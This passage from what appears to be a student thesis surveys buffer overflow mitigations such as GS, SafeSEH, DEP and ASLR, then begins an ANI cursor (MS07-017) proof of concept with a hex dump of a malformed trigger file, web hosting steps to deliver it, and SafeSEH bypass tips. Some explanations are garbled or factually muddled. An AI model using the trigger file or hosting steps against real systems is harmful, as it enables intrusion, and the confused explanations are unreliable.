


Figure 2.4: Off-by-one error

The countermeasures against this buffer overflow attack are basically same as stack buffer overflow attack, but it is at least one order of magnitude more for programmers to take precautions or to spot vulnerabilities while reviewing code.

2.2.1 Buffer Overrun

Buffer overrun vulnerabilities have infect security architects for so many years. In November 1988, the infamous Internet worm infected thousands or tens of thousands of network-connected hosts and fragmented much of the known net [5]. A buffer overrun occurs when too much data is sent to the small block of buffer memory used by CD and DVD burners. These buffers exist to provide a steady flow of information from the computer to the

device. Data is read from the buffer at a specific speed and must be fed into the buffer at the same speed, otherwise data is overwritten before it is used. This results in file corruption and unsuccessful burning [11].

Buffer overrun are so much common because C language is inherently unsafe. Array and pointer references are not bounds-checked automatically, so it is the responsibility of the programmer to do the check himself. Many of the functions supported by standard C library- `stacar()`, `strcpy()`, `gets()`, `sprintf()` and so on- are unsafe. It is the responsibility of the programmer to check that these functions should not overflow buffer, and programmers often get those checks wrong or omit them altogether [3].

Mainly three steps to avoid this buffer overrun attack [1]

1. compile the program with the `/GS` option. This option creates cookie between the stack overrun and return address. This allows the system to help prevent buffer overruns, by changing the stack layout.
2. Use `strsafe.h` library. This library has buffer overrun safe functions that will help with the detection of buffer overflows.
3. Extensive code reviews of string functionality and indexes utilized within the application.

2.2.2 Format String attack

A format string attack occurs when a program reads input from the user, or other software, and processes the input as a string of one or more commands. If the command that is received is different from what is expected from it, like being longer or shorter than the allocated data space, the program may crash, quit or make up for the missing information by reading extra data from the stack and allowing the execution of malicious code [11]. Format String Attack allows to dump the stack. Stack contains interesting information: data, code pointers, stack addresses of the format string, format string's stack offset location. These values are enough to let the attacker write the exploit. Using

these values the stack will be dumped until format string is found. Locating the pointer address of format string is the main task. Then Choose the overwritten address on the stack, point format string at overwritten address and write address of shell code to the end of string. Adjust offsets for the Address of format string based on its length. Format string needs its own address for reference where the exploit is then injected which may lead to system crash.

For example: When a string value is passed into a program it will be read as one of several types of data. It could be a String, Integer, Word, etc. In any well written program, a programmer will specify the type of and length of data handled by the string function (e.g. `printf`, `wsprintf`, etc.). Since a string can contain almost any character, so an attacker has to provide it with a format token and the entered string will explode into a much longer value. For example, if we assume `a = 'C'`, we could print it using `printf('C')`, It will work, but an attacker could enter the value of `'Cmod6'` which tells the computer to print the value as a double word, thus filling up much more space on the stack than a simple string value.

Another type of formatting error can occur when a programmer forgets to allocate space for values that change from one format to another. For example, when a string enters a system from a network it is in one long row of characters (e.g. `bbbb`). Programmers have to check the length of this string and allocate space for it on the stack [6]. However, it is required to change the string type to Unicode, which uses twice as much space than the string, and but attempts to use the same length to allot more space on the stack. The problem is, the programmer must keep in mind to allocate twice as much space as required earlier. As a Windows Mobile bug hunter, this error is seen frequently. Most programmers seem to forget that this operating system requires Unicode values to function. Hence it leads to a crash.

2.2.3 Arithmetic Overflow

In the C programming language it is possible to create a signed or unsigned variable. For example, the Calculator on Windows platform provides a perfect example of how a

program will not always do what it is expected to do. To illustrate, open up the calculator, click 'View then Scientific', to ensure the necessary options are displayed. Now, type in '0 - 1' and hit '='. it should show a '-1' value. With the '-1' value in the results window, hit the 'Hex' radio button on the left. It must now display the long string of 'FFFFFFFF'. In the programming world, it demonstrates what a signed value of '-1' looks like in Hex. The gist is that when the calculator is switched back to 'Dec' mode, or decimal format, the result is not a '-1'. Instead get a very large number of '18446744073709551615'. All this happened because the Windows calculator switched the calculation from a signed value to an unsigned value. The main point here is that programmers can make the same error. The result is a negative number quickly becomes a very large value that is enough to overflow a buffer. The results are that an attacker can easily control the size of the input data and create a dynamic buffer overflow condition [6].

2.2.4 Return-into-libc buffer overflow

A return-into-libc attack is an attack usually starting with the buffer overflow in which return address on the call stack is replaced by the address of the function that is already loaded in the binary or via shared library. This allows attackers to defeat the Non-executable stack protection - i.e. a page cannot be marked as write and executable at the same time. In fact, in this way the attacker simply calls preexisting functions without the need to inject malicious code into a program. The shared library called "libc" provides the C runtime on UNIX style systems. Although the attacker could make the code return anywhere, libc is the most likely target, as it is always linked to the program, and it provides useful calls for an attacker (such as the `system()` call to execute an arbitrary program, which needs only one argument). This is why the exploit is called "return-to-libc" even when the return address may point to a completely different location. The basic idea behind the "Return to Libc" attack is that even though the stack has been marked "Non Executable", it can still be overwritten and corrupted. We are thus still in control of the return address on the stack and hence control EIP. Libc is mapped into program memory of most processes and thus we can access the function calls by their address in memory [33].

2.3 Prevention techniques for buffer overflow

With the first Buffer Overflow discovered by aleph one in 1988, since then there have been many techniques and tools developed for the same [24]. Over the past several years, Microsoft has implemented a number of memory protection mechanisms with the goal of preventing the reliable exploitation of common software vulnerabilities on the Windows platform. Protection mechanisms such as Stack Guard, GS, SafeSEH, DEP and ASLR complicate the exploitation of many memory corruption vulnerabilities and at first sight present an insurmountable obstacle for exploit developers.

2.3.1 Stack Guard

: Despite years of punditry, many layers of proposed technology and source code audits, buffer overflows are still the leading cause of software vulnerability. Stack Guard is a small patch for the GNU gcc compiler, which enhances the way gcc generates the code for setting up and tearing down functions (activation records stack frames). Specifically, these functions are the `function_prolog()` and `function_epilog()` routines. Stack smashing buffer overflow attacks exploits the buffer overflow within the stack. StackGuard detects and defeats stack smashing attacks by protecting the return address on the stack from being altered [9]. The most common way for hacker to overwrite values stored on the stack is to use buffer overflow. For buffer overflow heackers supply large input. It cause more data to be written to a small memory area. StackGuard protects against stack smash attacks resulting from buffer overflows, but also those resulting from any sequential write through memory. To detect that procedure activation records are corrupted or not, StackGuard adds a location that it calls a canary to the stack layout to hold a special guard value [25]. The main purpose is to do integrity checking on activation record, with suficient precision and timeliness that a program will never dereference corrupted control information in an activation record, which is written to once on entry to a function, and read from once on exit from a function. Below is the figure with the place of canary value.




Figure 2.5: Canary value

Canary is placed just before the control information in each frame of stack. Any sequential write through memory, such as by a buffer overflow, that tries to rewrite the control information will be forced to also rewrite the canary location. Canary location is initialized just after the control values are saved and checked just before the control values are restored. Three types of canaries are used: Terminator canaries, Random canaries and Random XOR canaries.

1. **Terminator Canaries** leverage the observation that most stack buffer overflows involve string operations, and not the memory copy operations almost always applied instead to heap allocated objects, by using a value composed of four different string terminators (CR, LF, Null, and -1). The attacker cant write the terminator character sequence for the particular string operation being used to memory and then continue writing, because one or more of the terminator characters halt the string operation. If the exploit gets to overwrite the canary more than once, it can overwrite the protected control information on the rst write, and then reconstruct the canary value with consecutive writes. Any memory copy will be able to write the terminator canary value.
2. **Random Canaries** assume that the exploit can sequentially write any value it wants and keep going. So it forces the exploit to know a 32-bit secret random number thats retrieved from a global variable thats initialized to a different value

each time the program is executed. Memory protection techniques can be used to protect the global from writing, such as isolating the global on its own page and bracketing it with red (unmapped) pages. The exploit might also be able to get the victim program to tell it what the current random canary value is, having it read from either the stack or from the global. If the attacker can also deploy an exploit that can read the random canary value from anyplace it might also reside in memory, then both string and memory copies can easily overwrite the correct value.

3. **Random XOR Canaries** assume that the exploit might be able to random-access write to the location of some of the protected information. So in addition to employing the random canary defense, some or all of the saved control information is exclusive-or encrypted with the random canary value, storing the result in the canary location. Then to change the protected control information the attacker needs to deploy an exploit that sets the canary location to the exclusive-or of the random canary value and the new values of the control values used in the full encryption.

2.3.2 GS option:

The Buffer Security Check option, known by its flag name "GS", is used to mitigate buffer overflow vulnerabilities in C and C++ code that allow an attacker to overwrite important stack data and seize control of the program. The primary goal of GS protection is to detect corruption of a function's return address that is stored on the stack and abort execution if corruption is detected. The GS feature also provides some other protections by careful layout of stack data. GS prevents the attacker from using an overwritten return address on the stack. Its main task is to insert a stack cookie between the local variables and return Address. It Checks the cookie at the function epilogue. Thus prevents the attacker from overwriting other local variables or arguments. If by any chance the value of cookie is different from the value earlier specified it indicates the system that some sort of corruption has occurred and thus stops the further execution of the program. String

buffers go above other variables and arguments are copied below local variables thus it tells that some fault occurred.

When ever an application starts, the very first function that comes under execution is the C RunTime (CRT) entry points such as main CRT Startup. The first action taken by these functions is to call security init cookie, which is responsible for initializing the cookie that will eventually end up in every qualified function's stack frame. The Visual Studio C++ compiler mainly supports this Buffer Security Check option, known by its flag name, GS. This option causes the compiler to add checks that protect the integrity of the return address and other important stack meta data associated with procedure invocation [35]. The GS protections do not eliminate vulnerabilities, but rather make it more difficult for an attacker to exploit vulnerabilities..

A cookie value created is copied from a program-wide master cookie and placed on the stack in between the function's return address and any space allocated for local variables. The master cookie value that is copied onto the stack in the prologue and compared against in the epilogue is a global value initialized by the C runtime (CRT). While the program is starting up, the security init cookie function is called to initialize the master cookie value and store its value in the security cookie variable. The primary goal of security init cookie is to generate a nondeterministic value for the security cookie. To accomplish this, a number of environmental values are captured, including these values like System Time, Current Process ID, Current Thread ID, Static value in the PE, Current Tick Count, Performance Counters .There is a cost involved in implementing the GS feature. Additional code is added to every protected function, and additional stack storage is used to store cookie values. For this and other reasons, GS protection is not necessarily applied to all functions even if the GS option has been selected. Still it is believed that GS option is not the final solution to safeguard the stack as it also has some limitations.

2.3.3 Structured Exception Handling(SEH):

Structured Exception Handling is a uniform system for dispatching and handling exceptions that occur during the program's execution. This system is similar to the way that UNIX derivatives use signals to dispatch and handle exceptions, such as through SIGSEGV and SIGPIPE. Microsoft's integration of SEH spans both user-mode and kernel-mode. Structured exception handling works by defining a uniform way of handling all exceptions that occur during the normal course of process execution. In this context, an exception is defined as an event that occurs during execution that necessitates some form of extended handling [34]. There are two main types of exceptions. The first, known as a hardware exception, is used to categorize exceptions that originate from hardware. For example, when a program makes reference to an invalid memory address, the processor will raise an exception through an interrupt that gives the operating system an opportunity to handle the error. Other examples of hardware exceptions include alignment faults, illegal instructions, and other architecture-specific issues. The second type of exception is software exception. A software exception, originates from software rather than from the hardware. For example, in the event that a process attempts to close an invalid handle, the operating system may generate an exception.

Working of SEH

SEH is based on embedding EXCEPTION_REGISTRATION_RECORD structures in the stack. Together they both form a linked list which is rooted at offset zero in the TEB. A registration record points to a handler function, and whenever an exception is thrown the handlers are executed in turn. Each handler returns a code after that, and they can decide to either continue through the handler chain or the exception can be handled and then restart the program. This mechanism is referred to as unwinding the stack. After each handler is called it's popped off the chain. It runs vectored handlers before the system begins unwinding the stack. This is extension of SEH which is available in Windows XP, and it allows registered functions to get a first chance to deal with any exceptions thrown in the whole program, from any thread. A thrown represented by an EXCEPTION_RECORD structure [36]. It consists of flags, code, an address and an

arbitrary number of DWORD parameters. Language can use these parameters runtime to associate language-specific information with the exception. Exceptions can be triggered by many things. They can be triggered by a crash or they can be thrown by using the RaiseException API explicitly. They may be used to implement language-specific exceptions. They can also be thrown across DCOM connections.

2.3.4 Safe SEH:

Safe seh was introduced in early 2003 to overcome the gap of SEH. Among other improvements in Windows XP SP2 and Windows Server 2003 Microsoft introduced the concept of "safe structured exception handling." The general idea is to collect handler's entry points in a designated read-only table and have each entry point verified against this table for exceptions prior to control being passed to the handler. In order for an executable to be created with a safe exception handler table, each object file on the linker command line must contain a special symbol named @feat.00. If any object file passed to the linker does not have this symbol, then the exception handler table is omitted from the executable and thus the run-time checks will not be performed for the application. When /SAFESEH is specified, the linker will only produce an image but if it can also produce a table of the image's safe exception handlers that will be more useful [32]. This table specifies the operating system which exception handlers are valid for the image. The SafeSeh directive instructs the assembler to produce appropriately formatted input data for the safe exception handler table.

Safe seh stores the valid exception handlers which the system can execute when any exception occurs. If an application has a safe exception handler table, and is attempting to execute any unregistered exception handler, it will result in immediate program termination. Thus the attacker has lower chances to by pass this technique as the attacker can not create and register its known handler's image. It is important to register each exception handler's entry point with the safeseh directive. Saving the SEH overwriting involves [36] making changes to the compiled versions of code such that executable files are made to contain meta data that the platform would need to properly mitigate this

technique.

Microsoft pursued this approach and released a functional mitigation with Visual Studio 2003. Unfortunately, the need to rebuild executables in combination with the inability to completely handle cases where an exception handler is pointed outside of an image file make the SafeSEH approach less attractive. There are various ways by which the Safe SEH could be by passed. These can be:

If the vulnerable application is not compiled with safeseh and one or more of the loaded modules (OS modules or application-specific modules) is/are not compiled with safeseh, then the attacker can use a pop pop ret address from one of the non-safeseh compiled modules to make it work. In fact, it's recommended to look for an application specific module (that is not safeseh compiled), because it would make the exploit more reliable across various versions of the OS.

If the only module without safeseh protection is the application/binary itself, then you may still be able to pull off the exploit, under certain conditions. The application binary will (most likely) be loaded at an address that starts with a null byte. If the attacker can find a pop pop ret instruction in this application binary, then that address could be used (the null byte will be at the end), however the attacker will not be able to put the shell code after the SE handler overwrites because the shell code would not be put in memory and the null byte would act as string terminator. So in this scenario, the exploit will only work if the shell code is put in the buffer before nseh/seh are overwritten.

2.3.5 Data Execution Prevention(DEP):

Data Execution Prevention is a security feature that can help prevent damage to computer from viruses and other security threats. Harmful programs can try to attack system by attempting to run (also known as execute) code from system memory locations reserved for operating system and other authorized programs. These types of attacks can harm programs and files. DEP can help protect computer by monitoring programs to make sure that they use system memory safely. If DEP notices a program on computer

using memory incorrectly, it closes the program and notifies the user [18].

DEP is a protection mechanism that prevents the execution of code in memory pages which are marked as non-executable. By default, the executable pages in a Windows process are the only ones that contain the text sections of the executable and the loaded DLL files. Enabling DEP prevents the attacker from executing shellcode on the heap, stack, or in data sections. If DEP is enabled and some program attempts to execute the code on non-executable page, an excess violation will be raised. The program gets a chance to handle this access violation exception, most program which require all memory to be executable will simply crash[93]. If a program needs to execute code on the stack or the heap, it needs to use the `VirtualAlloc` or `VirtualProtect` functions to explicitly allocate executable memory or mark existing pages executable.

Windows uses a flat memory model with page-level protection instead of segmentation. The page table entries on x86 architecture have only a single bit that describes the page protection. If the bit is set then the page is writable, otherwise it is read-only. Since there is no bit for execution, all pages on the system are considered executable by the CPU. This problem was corrected in the CPU released after 2004 by adding an extra bit which is known as NX(No execute) bit in page table entries. This was supported by windows XP SP2 onwards. There is a compatibility problem with the DEP. Due to this DEP is not enabled by default for all process on the system. The administrator can choose between four DEP policies.

1. **OptIn** In this mode DEP is enabled only for system process and application that explicit opt-in. All other processes get no DEP protection.
2. **OptOut** All process are protected by DEP, except for the ones that the administrator adds to an exception list.
3. **AlwaysOn** All processes are protected by DEP, no exceptions. Turning off DEP at runtime is not possible.
4. **AlwaysOff** No processes are protected by DEP. Turning on DEP at runtime is not possible.

2.3.6 Address Space Layout Randomization(ASLR):

Address space layout randomization (ASLR) is a security technique to prevent exploitations of buffer overflows. ASLR makes it more difficult to exploit existing vulnerabilities. The main aim of ASLR is to introduce randomness into the address space of a process. This behaviour of ASLR lets a lot of common exploits fail by crashing the process with a high probability instead of executing malicious code. ASLR is first implemented in Linux since kernel 2.6.12, which has been published in June 2005. Then Microsoft also implemented ASLR in Windows Vista Beta 2, which has been published in June 2006. The final version of Windows Vista has ASLR enabled by default, too although only for executables which are specifically linked to be ASLR enabled [19]. Other operating systems like OpenBSD also implemented ASLR. Common exploit techniques try to overwrite the return address by a hardcoded pointer to malicious code. ASLR reduced the predictability of memory addresses because it randomizes the address space layout for each and every instantiation of a program. So the main job of ASLR is to prevent exploits by randomizing process entry point location, because this decreases the probability that an individual exploit will succeed.

```
unsigned long getEBP(void) {  
    __asm__( "movl %ebp,%eax" );  
}  
  
int main(void) {  
    printf("EBP:%x\n",getEBP());  
}
```

Figure 2.6: C function

Consider the C program written in the Figure. 2.6 The contents of EBP register should be compared with the help of this code, without and with ASLR. EBP is a pointer to the stack and it contains the stack address. These stack addresses are randomized by ASLR. One could compare the content of the ESP pointer or any other pointer to the stack address. Not only EBP address but also the remaining stack address is randomized. One can also disable ASLR at boot time. ASLR can be disabled by passing the `noexecstack`

parameter or at runtime via `echo 0 > /proc/sys/kernel/randomize_va_space`. Executing program in the figure twice with ASLR is disabled results same output. In both the case EBP value would be same. But after enabling ASLR results in different address of EBP.

ASLR is to be effective. All segment of process' memory space must be randomized. Even if a single area in a memory exist as not randomized, it completely defeats the purpose of ASLR. This is so because the hacker could use that single area to locate valuable gadgets in order to build a successful exploit. This has been also a problem with the windows, since third party software contained some DLLs not participating in ASLR, so it was easy to build exploits leveraging those libraries. Linux kernels prior to 2.6.22 had a similar problem where VDSO was always located at a fixed location.

Current version of linux has its own set of problem [30]. Even if ASLR being forced on every process, not every memory area for all executables is randomize. The code segment of the main binary is being located at random locations only with the condition that it has been compiled as Position Independent Executable (PIE). PIE is compiled in special way that can be located anywhere in the memory and still execute perfectly without modification. This is because of the use of PC relative address instead pf absolute address. So we can assume that Linux executables not compiled as PIE are not effectively protected by ASLR. The attacker could concentrate on such area which is non randomized which is GOT/PLT to build a successful exploit against a non-PIE executable on a system with ASLR enabled.

In August 2003 Sandeep Bhatkar, Daniel C. DuVarney, and R. Sekar proposed new address obfuscation technique in their paper. They believe that address obfuscation has significant potential to constrain the increasing threat of widely spread buffer overflow-type of attacks. If the memory space which holds a computer program and its data is randomly re-arranged, the core vulnerability that buffer overflow attacks have been exploiting is addressed. The core vulnerability is predictable information of critical data and control information. Address obfuscation is a generic mechanism that has a wide range of application to so many memory related attack. According to them each system is obfuscation differently so even if an attacker successfully exploit one system on a

network, it should not subvert other system on a network. The attack will have to start from scratch to subvert another system, so this factor will slow down the spread of virus and worms [27].

In 2003 Jun Xu, Zbigniew Kalbarczyk, and Ravishankar K. Iyer proposed technique called Transparent Runtime Randomization (TRR). It is a generalized approach to protecting system against some serious security attacks. It safeguard system against attacks like unauthorized control information tampering (UCIT). The principle of TRR is to randomize the application memory layout in such a way that it is virtually impossible to determine location of critical data such as return address, buffers and function pointers. The algorithm which is used for randomization, is fully transparent to application because it is implemented by modifying the dynamic program loader. TRR is not applied statically at compile time but applied dynamically at run time. Thats why each invocation of the program has different memory layout. They tested effectiveness of the TRR using real world security attack. TRR can defeat a wide range of attacks including integer overflow, malloc based heap overflow and double free. TRR is also portable to other platform like Unix [10].

In August 2005 Sandeep Bhatkar, R. Sekar and Daniel C. DuVarney proposed following work. Address space randomization uses a relatively coarse granularity of randomization. In that many program sharing the same address mapping so that the relative distance between any two objects is likely to be the same in both the original and randomized program. Because of this mechanism randomize program is vulnerable to guessing, information leakage and partial pointer overwrite. To solve this problem they present new approach in their paper that performs randomization at the granularity of individual program objects, so each and every function, local variable and static variable has a unique randomize address and also the relative distance between objects are highly unpredictable. They implemented this approach using source to source transformation that produce self randomizing program, which randomizes its memory layout at runtime and load time. This randomization makes it very difficult for attacker to exploit successfully. The approach presented in their paper is portable, compatible with legacy code, and supports basic debugging capabilities that will likely be needed in software deployed in the

eld. So it can be applied to security-critical applications to achieve an increase in overall system security even in the absence of security updates to the underlying operating system. [28]

Chapter 3

Problem Formulation

As per the literature survey new operating system still are effected by Buffer Overflow. There are many methods existing which can be used to have defense against buffer overflow. Many techniques like stack guard, GS, SEH, SafeSEH, DEP which can used to safe guard against buffer overflow vulnerability. But now for newer operating systems in order to load the DLL base address is changed by the operating system.

This Thesis works showcases:

1. Implementation of Proof of Concept to inject shell code, bypassing Address Space Layout Randomization (ASLR) on Windows and Linux.
2. It also showcases inline assembly usage, run time debugging and address overlay implementation.

Chapter 4

Objectives

1. To study and analyze buffer overflow techniques.
2. To implement Proof of Concept bypassing Address Space Layout Randomization (ASLR) on Windows and Linux platform.
3. To verify and validate the results.

Chapter 5

Implementation and Results

Implementation is assisted with the help of MS0717 vulnerability, which is highlighted at Determina Security Research [31]. This proof of concept is recreated, modified and improved for various versions of Windows while accessing malicious code from Linux hosted web server. There is a vulnerability in USER32.DLL responsible for loading animated cursor files(.ANI). This vulnerability can be exploited by a malicious web page or HTML email message and results in remote code execution with the privileges of the logged-in user. The vulnerable code is present in all versions of Windows up to and including Windows Vista. All applications that use the standard Windows API for loading cursors and icons are affected. This includes Windows Explorer, Internet Explorer, Mozilla Firefox, Outlook and others. Microsoft fixed this vulnerability with the MS05-002 security update but their fix was incomplete.

The ANI file format is used for storing animated cursors. The format is based on the RIFF multimedia file format and consists of a series of tagged chunks containing variable sized data. Each chunk starts with a 4 byte ASCII tag, followed by a dword specifying the size of the data contained in the chunk.

One of the chunks in an ANI file is the anih chunk, which contains a 36-byte animation header structure. The buffer overflow fixed in MS05-002 was in the LoadCursorIconFromFileMap function. The vulnerable code did not validate the length of the anih chunk before reading the chunk data into fixed size buffer on the stack. The pseudocode

```

struct ANIChunk
{
    char tag[4];        // ASCII tag
    DWORD size;         // length of data in bytes
    char data[size];    // variable sized data
}

```

Figure 5.1: Ani chunk.

of the vulnerable function is in Figure 5.2.

```

int LoadCursorIconFromFileMap(struct MappedFile* file, ...)
{
    struct ANIChunk chunk;
    struct ANIHeader header;        // 36 byte structure

    ...

    // read the first 8 bytes of the chunk
    ReadTag(file, &chunk);

    if (chunk.tag == 'anih') {

+       if (chunk.size != 36)        // added in MS05-002
+           return 0;

        // read chunk.size bytes of data into the header struct
        ReadChunk(file, &chunk, &header);
    }
}

```

Figure 5.2: The pseudocode of the function LoadCursorIconFromFileMap.

If the animation header is valid, *LoadCursorIconFromFileMap* will call the *LoadAniIcon* function to process the rest of the chunks in the ANI file. *LoadAniIcon* uses the same *ReadTag* and *ReadChunk* functions as *LoadCursorIconFromFileMap* and contains the same vulnerability in the code that reads the anih header. This vulnerability was left unpatched in the MS05-002 security update. The pseudocode *LoadAniIcon* is in the Figure 5.3

This code relies on the check in *LoadCursorIconFromFileMap* to catch the malformed anih chunk before it reaches the *LoadAniIcon* function. *LoadCursorIconFromFileMap* validates only the first anih chunk, but *LoadAniIcon* processes all chunks in the file. By creating a file with two anih chunks, one valid and one malformed, it is possible to reach the vulnerable code in *LoadAniIcon*. Reading the second anih chunk with the *ReadChunk* function will result in a classic buffer overflow, overwriting the return address of

```

int LoadAniIcon(struct MappedFile* file, ...)
{
    struct ANIChunk chunk;
    struct ANIHeader header;          // 36 byte structure
    ...

    while (1) {
        // read the first 8 bytes of the chunk
        ReadTag(file, &chunk);

        switch (chunk.tag) {
            case 'seq ':
                ...

            case 'LIST':
                ...

            case 'rate':
                ...

            case 'anih':
                // read chunk.size bytes of data into the header struct
                ReadChunk(file, &chunk, &header);
        }
    }
}

```

Figure 5.3: The pseudocode of the function LoadAniIcon.

LoadAniChunk and allowing the attacker to take control of the code execution.

The Figure 5.4 .ANI file will trigger the vulnerability when the folder containing it is opened in Windows Explorer.

00000000	52 49 46 46	90 00 00 00	41 43 4F 4E	61 6E 69 68	RIFF....ACONanih
00000010	24 00 00 00	24 00 00 00	02 00 00 00	00 00 00 00	\$....\$......
00000020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00000030	00 00 00 00	01 00 00 00	61 6E 69 68	58 00 00 00anihX...
00000040	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAA
00000050	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	AAAAAAAAAAAAAAAA
00000060	00 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41	.AAAAAAAAAAAAAAAA
00000070	41 41 41 41	41 41 41 41	41 41 41 41	00 00 00 00	AAAAAAAAAAAAA....
00000080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00000090	42 42 42 42	43 43 43 43			BBBBCCCC

Figure 5.4: Ani file.

It is a stack overflow attack and it should be detected by /GS security check. Unfortunately, the Visual Studio compiler adds the /GS check only to functions that contain certain types of arrays, assuming that most buffer overflows are a result of out-of-bounds array access. The LoadAniIcon function uses a structure as a destination buffer for the data it reads and as a result its return address is not protected by the /GS stack check. This allows an attacker to overwrite the return address and take control of the program execution on Windows XP SP2, 2003 and Vista in the same way as on Windows 2000.

In addition to the missing /GS check, the vulnerable code in USER32.DLL is wrapped in an exception handler that can recover from access violations. If the exploit is unsuccessful, for example due to the Vista ASLR, the process will not terminate and the

attacker can simply try again.

5.1 Showcase how Base address is changed in ASLR:

ASLR changes the base address of the program every time when program runs. we will showcase this with the help of one simple C language program in both windows and linux.

5.1.1 In Windows:

Figure 5.5 shows the code of C program on Windows.

```
#include<stdio.h>
#include<conio.h>
unsigned long getEBP(void)
{
    __asm mov eax,[EBP]
}
int main(void)
{
    printf("EBP:%x\n",getEBP());
}
```

Figure 5.5: C program code on windows.

By default on windows ASLR is on so when we run this program on windows again and again we will get different base address of EBP. Figure 5.6 showcase this.

5.1.2 In Linux:

Figure 5.7 shows the code of C program in Linux.

By default on Linux ASLR is on so when we run this program on windows again and again we will get different base address of EBP. Figure 5.8 showcase this.

```

C:\Users\Dipam\Desktop>getebp
EBP:20f9a8
C:\Users\Dipam\Desktop>getebp
EBP:13fa08
C:\Users\Dipam\Desktop>getebp
EBP:32fa28
C:\Users\Dipam\Desktop>getebp
EBP:31f888
C:\Users\Dipam\Desktop>_

```

Figure 5.6: Program executing on Windows Platform.

```

#include<stdio.h>
unsigned long getEBP(void)
{
    __asm__("movl %ebp,%eax");
}
int main(void)
{
    printf("EBP:%x\n",getEBP());
}

```

Figure 5.7: C program code on Linux.

```

root@bt: ~# ./getebp
EBP:bfb36318
root@bt: ~# ./getebp
EBP:bfe17888
root@bt: ~# ./getebp
EBP:bfb77a58
root@bt: ~#

```

Figure 5.8: Program executing on Linux Platform.

5.2 Steps followed to execute proof of concept:

Now we will discuss the steps to execute proof of concept on Windows XP and Windows Vista.

5.2.1 Windows XP:

Here we use Backtrack Linux as attacker's machine and Windows XP as victim's machine.

To execute proof of concept we execute following steps.

1. First we check that port 80 is open or not. For that we execute command netstat on the backtrack. Figure 5.9 shows the output of this.

```
root@bt:~# netstat -an | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 0.0.0.0:68              0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type        State         I-Node    Path
unix    2      [ ACC ]     STREAM     LISTENING     18787     /tmp/.X11-unix/X0
```

Figure 5.9: Port status.

2. Now execute command apache2ctl start to open port number 80. After that again execute command netstat to check that port number 80 is on or not. Figure 5.10 shows the output of this.

```
root@bt:~# apache2ctl start
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
root@bt:~# netstat -an | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type        State         I-Node    Path
unix    2      [ ACC ]     STREAM     LISTENING     18787     /tmp/.X11-unix/X0
```

Figure 5.10: Apache2ctl command.

3. Now We host a site in backtrack. We did virtual hosting by IP address. So for virtual hosting by IP we have to create a file called index.html in the /var/www directory because by default this file is being executed when user request it. Content of the file is shown in the Figure. 5.11
4. Now we create .Ani file which is called when animated cursor is loaded. We named it as orig.ani. Content of the file shown in Figure 5.12.

```

root@bt:/var/www# cat index.html
<html>
<body style="CURSOR: url('orig.ani')">ASLR PoC</body>
</html>
root@bt:/var/www# █

```

Figure 5.11: Index.html file.

```

File: orig.ani          ASCII Offset: 0x00000000 / 0x00000097 (%00)
00000000 52 49 46 46 90 00 00 00 41 43 4F 4E 61 6E 69 68 RIFF....ACONanih
00000010 24 00 00 00 24 00 00 00 02 00 00 00 00 00 00 00 $.$.
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 01 00 00 00 61 6E 69 68 58 00 00 00 .....anihX...
00000040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAA
00000050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAA
00000060 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAA
00000070 41 41 41 41 41 41 41 41 41 41 41 41 00 00 00 00 AAAAAAAAAAAAAA
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000090 42 42 42 42 43 43 43 43 00 00 00 00 00 00 00 00 BBBBCCCC

```

Figure 5.12: Original Ani file.

5. To check IP address of the linux machine we have to execute command ifconfig.

Figure 5.13 shows the output of the command.

```

root@bt:/var/www# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b8:15:f6
          inet addr:192.168.240.128  Bcast:192.168.240.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb8:15f6/64 Scope:Link
